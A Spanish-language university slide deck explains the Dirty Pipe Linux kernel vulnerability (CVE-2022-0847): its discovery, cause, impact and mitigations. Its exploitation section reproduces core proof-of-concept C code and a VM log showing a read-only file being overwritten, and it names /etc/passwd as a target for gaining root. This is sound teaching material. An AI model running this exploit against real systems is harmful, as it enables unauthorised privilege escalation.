CVE-2022-0847

Dirty Pipe

Explotación de vulnerabilidades en sistemas software (2024-2025)

Daniella Endres Moysés

Universidad Zaragoza
1542

Escuela de Ingeniería y Arquitectura Universidad Zaragoza

01

Descubrimiento

Descubrimiento

Fue descubierta por **Max Kellermann**, un desarrollador de software en **2022** [1]:

- Fue informado sobre algunos **archivos ZIP** que estaban siendo **corrompidos**
- Las corrupciones coincidían con fragmentos de **encabezados** de **archivos ZIP** generados **por** un **servicio Web** que solamente tenía **permisos de lectura**
- Revisó su código y percibió que no había nada que escribiera en estos archivos
- Hizo una **prueba** con **otro archivo** y **descubrió** la **vulnerabilidad** en el **Kernel**


[1] https://dirtypipe.cm4all.com/

02

Tipo y Clasificación

Tipo y Clasificación

- Tipo: **Escalada de privilegios locales** (local privilege escalation)
- Afecta al subsistema de tuberías (pipes) en el kernel de Linux
- Permite a un atacante local **no privilegiado** modificar archivos de **solo lectura** llevando a un escalamiento de privilegios
  - Archivos del sistema
  - Configuraciones críticas
- **Gravedad:** alta
- **CVSS Base Score** [2]**:** 7.80



[2] https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2022-0847

03

Impacto y Alcance

Impacto

1. Sobrescritura de archivos críticos

Modificar archivos protegidos como **/etc/passwd**, lo que permite **añadir** usuarios con **privilegios de superusuario** [3].

2. Escalada de privilegios

Obtener **acceso root** debido a la posibilidad de sobrescribir archivos del sistema de solo lectura.

3. Compromiso completo del sistema

Un atacante puede **ejecutar comandos** con los **máximos privilegios**.

[3] https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits

Alcance

1. Versiones del Kernel de Linux Afectadas

Todas las versiones de 5.8 a 5.16.1

2. Distribuciones de Linux afectadas

Todos los sistemas que utilizaban los kernels afectados: Ubuntu, Fedora, Arch Linux, Debian, etc.

3. Dispositivos Android

Basados en versiones afectadas [4].

[4] https://www.incibe.es/incibe-cert/alerta-temprana/avisos/dirty-pipe-vulnerabilidad-escalada-privilegios-el-kernel-linux

04

Problema subyacente

Problema subyacente

- Gestión inadecuada de las páginas de memoria en las tuberías, que el kernel no valida correctamente.
- Permite a un atacante sobrescribir archivos protegidos, comprometiendo la seguridad del sistema.

Importancia de una gestión robusta de memoria y validación en operaciones críticas del kernel.

[1] https://dirtypipe.cm4all.com/

05

Descripción técnica

Descripción técnica

Tuberías:


- Las tuberías son un mecanismo de **comunicación entre procesos**
- Permiten el **intercambio de datos** mediante un búfer en la memoria del kernel
- Son gestionadas por páginas de memoria

Páginas de memoria:

- **Almacenan temporalmente** los **datos** escritos por un proceso hasta que otro proceso los lea.
- El tamaño de una página es fijo y depende de la arquitectura del sistema (4 KB)

[5] https://www.aquasec.com/blog/deep-analysis-of-the-dirty-pipe-vulnerability/

Descripción técnica




[5] https://www.aquasec.com/blog/deep-analysis-of-the-dirty-pipe-vulnerability/

Descripción técnica

Gestión en el kernel de Linux:

- El **commit f6dd975583bd** permitió la reutilización de páginas de memoria para optimizar el subsistema de tuberías al reducir la necesidad de asignar y liberar constantemente páginas de memoria [6].

Ni siempre se reinicializan o validan correctamente las páginas reutilizadas.



12 fs/splice.c

```
1626  1626          /*
1627        -        * Don't inherit the gift flag, we need to
      1627  +        * Don't inherit the gift and merge flags, we need to
1628  1628          * prevent multiple steals of this page.
1629  1629          */
1630  1630         obuf->flags &= ~PIPE_BUF_FLAG_GIFT;
1631        -
1632        -        pipe_buf_mark_unmergeable(obuf);
      1631  +        obuf->flags &= ~PIPE_BUF_FLAG_CAN_MERGE;
```

[6] https://github.com/torvalds/linux/commit/f6dd975583bd8ce088400648fd9819e4691c8958

Descripción técnica

PIPE_BUF_FLAG_CAN_MERGE:

- Especificar si se pueden **escribir nuevos datos en el búfer** o no
- La **protección de la página depende del valor anterior de la bandera**, con los datos previos escritos en el mismo búfer.
- **No todos los métodos** de asignación de un nuevo búfer **inicializan esta bandera**, por ejemplo, ese problema ocurrió en **splice()**

[5] https://www.aquasec.com/blog/deep-analysis-of-the-dirty-pipe-vulnerability/

Descripción técnica

splice(fd_in, pipe_out):

- mueve datos desde un **archivo (fd_in)** a una **tubería (pipe_out)**, o viceversa, utilizando **páginas de memoria compartidas**
- Crea un mapeo directo entre las páginas de memoria del archivo de origen y las de la tubería.
- Cuando las páginas no se inicializan correctamente, pueden contener **datos residuales** o **permitir modificaciones no autorizadas**

write(pipe_in, data):


- Escribe **datos arbitrarios** en una **tubería**
- Los datos son almacenados en páginas de memoria asociadas a la tubería

[5] https://www.aquasec.com/blog/deep-analysis-of-the-dirty-pipe-vulnerability/

06

Condiciones necesarias para la explotación

Condiciones necesarias para la explotación



[1] https://dirtypipe.cm4all.com/

07
Explotación

Explotación

Máquina virtual **Ubuntu Mate 20.04.4 (64bit)**:

- Herramienta **dirty-pipe-checker** [7]**:**

```
osboxes@osboxes:~/Downloads/CVE-2022-0847-dirty-pipe-checker-main$ chmod +x dpipe.sh
osboxes@osboxes:~/Downloads/CVE-2022-0847-dirty-pipe-checker-main$ ./dpipe.sh
5 13 0
Vulnerable
```

[7] https://github.com/basharkey/CVE-2022-0847-dirty-pipe-checker

Explotación

- Código de Prueba de Concepto [1]:
  - Verifica escritura en los límites de la página
  - Abre el archivo cómo solo lectura.

```
if (offset % PAGE_SIZE == 0) {
    fprintf(stderr, "Sorry, cannot start writing at a page boundary\n");
    return EXIT_FAILURE;
}

const loff_t next_page = (offset | (PAGE_SIZE - 1)) + 1;
const loff_t end_offset = offset + (loff_t)data_size;
if (end_offset > next_page) {
    fprintf(stderr, "Sorry, cannot write across a page boundary\n");
    return EXIT_FAILURE;
}

/* open the input file and validate the specified offset */
const int fd = open(path, O_RDONLY); // yes, read-only! :-)
if (fd < 0) {
    perror("open failed");
    return EXIT_FAILURE;
}
```

[1] https://dirtypipe.cm4all.com/

Explotación

- Código de Prueba de Concepto [1]:
  - Llena el pipe para poner la bandera en el búfer
  - Utiliza splice() y write() para escribir en la caché de la página

```c
/* fill the pipe completely; each pipe_buffer will now have
   the PIPE_BUF_FLAG_CAN_MERGE flag */
for (unsigned r = pipe_size; r > 0;) {
    unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
    write(p[1], buffer, n);
    r -= n;
}

/* drain the pipe, freeing all pipe_buffer instances (but
   leaving the flags initialized) */
for (unsigned r = pipe_size; r > 0;) {
    unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
    read(p[0], buffer, n);
    r -= n;
}

/* the pipe is now empty, and if somebody adds a new
   pipe_buffer without initializing its "flags", the buffer
   will be mergeable */
```

```c
/* splice one byte from before the specified offset into the
   pipe; this will add a reference to the page cache, but
   since copy_page_to_iter_pipe() does not initialize the
   "flags", PIPE_BUF_FLAG_CAN_MERGE is still set */
--offset;
ssize_t nbytes = splice(fd, &offset, p[1], NULL, 1, 0);
if (nbytes < 0) {
    perror("splice failed");
    return EXIT_FAILURE;
}
if (nbytes == 0) {
    fprintf(stderr, "short splice\n");
    return EXIT_FAILURE;
}

/* the following write will not create a new pipe_buffer, but
   will instead write into the page cache, because of the
   PIPE_BUF_FLAG_CAN_MERGE flag */
nbytes = write(p[1], data, data_size);
if (nbytes < 0) {
    perror("write failed");
    return EXIT_FAILURE;
}
if ((size_t)nbytes < data_size) {
    fprintf(stderr, "short write\n");
    return EXIT_FAILURE;
}
```

[1] https://dirtypipe.cm4all.com/

Explotación

- **Explotación exitosa** con el código de Prueba de Concepto [1]:


```
osboxes@osboxes:~/Downloads/CVE-2022-0847-DirtyPipe-Exploits-main$ gcc ExploitOriginal.c -o ExploitOriginal
osboxes@osboxes:~/Downloads/CVE-2022-0847-DirtyPipe-Exploits-main$ echo "Se va a probar la explotacion de dirty pipe
en este archivo" > archivo_teste.txt
osboxes@osboxes:~/Downloads/CVE-2022-0847-DirtyPipe-Exploits-main$ cat archivo_teste.txt
Se va a probar la explotacion de dirty pipe en este archivo
osboxes@osboxes:~/Downloads/CVE-2022-0847-DirtyPipe-Exploits-main$ ./ExploitOriginal archivo_teste.txt 16 "EXPLOTADO
CON EXITO"
It worked!
osboxes@osboxes:~/Downloads/CVE-2022-0847-DirtyPipe-Exploits-main$ cat archivo_teste.txt
Se va a probar lEXPLOTADO CON EXITOrty pipe en este archivo
```

[1] https://dirtypipe.cm4all.com/

08

Técnicas de Mitigación

Técnicas de Mitigación



Actualización del Kernel

Actualizar a las versiones parcheadas que corrigen la inicialización adecuada de la bandera

Aplicación de Políticas de Seguridad

Implementar políticas de seguridad que restrinjan el uso de funciones que presenten algún peligro

Monitoreo

Establecer sistemas de monitoreo que detecten actividades sospechosas

[1] https://dirtypipe.cm4all.com/

09

Referencias

Referencias

[1] Max Kellermann. The Dirty Pipe Vulnerability. https://dirtypipe.cm4all.com/

[2] Incibe-cert. Vulnerabilidad en las funciones copy_page_to_iter_pipe y push_pipe en el kernel de Linux (CVE-2022-0847). https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2022-0847

[3] AlexisAhmed. CVE-2022-0847-DirtyPipe-Exploits. https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits

[4] Incibe-cert. Dirty Pipe: vulnerabilidad de escalada de privilegios en el Kernel de Linux. https://www.incibe.es/incibe-cert/alerta-temprana/avisos/dirty-pipe-vulnerabilidad-escalada-privilegios-el-kernel-linux

[5] Alon Zivony. Technical Review: A Deep Analysis of the Dirty Pipe Vulnerability. https://www.aquasec.com/blog/deep-analysis-of-the-dirty-pipe-vulnerability/

[6] Torvalds. Linux. https://github.com/torvalds/linux/commit/f6dd975583bd8ce088400648fd9819e4691c8958

[7] Basharkey. CVE-2022-0847-dirty-pipe-checker. https://github.com/basharkey/CVE-2022-0847-dirty-pipe-checker

Gracias!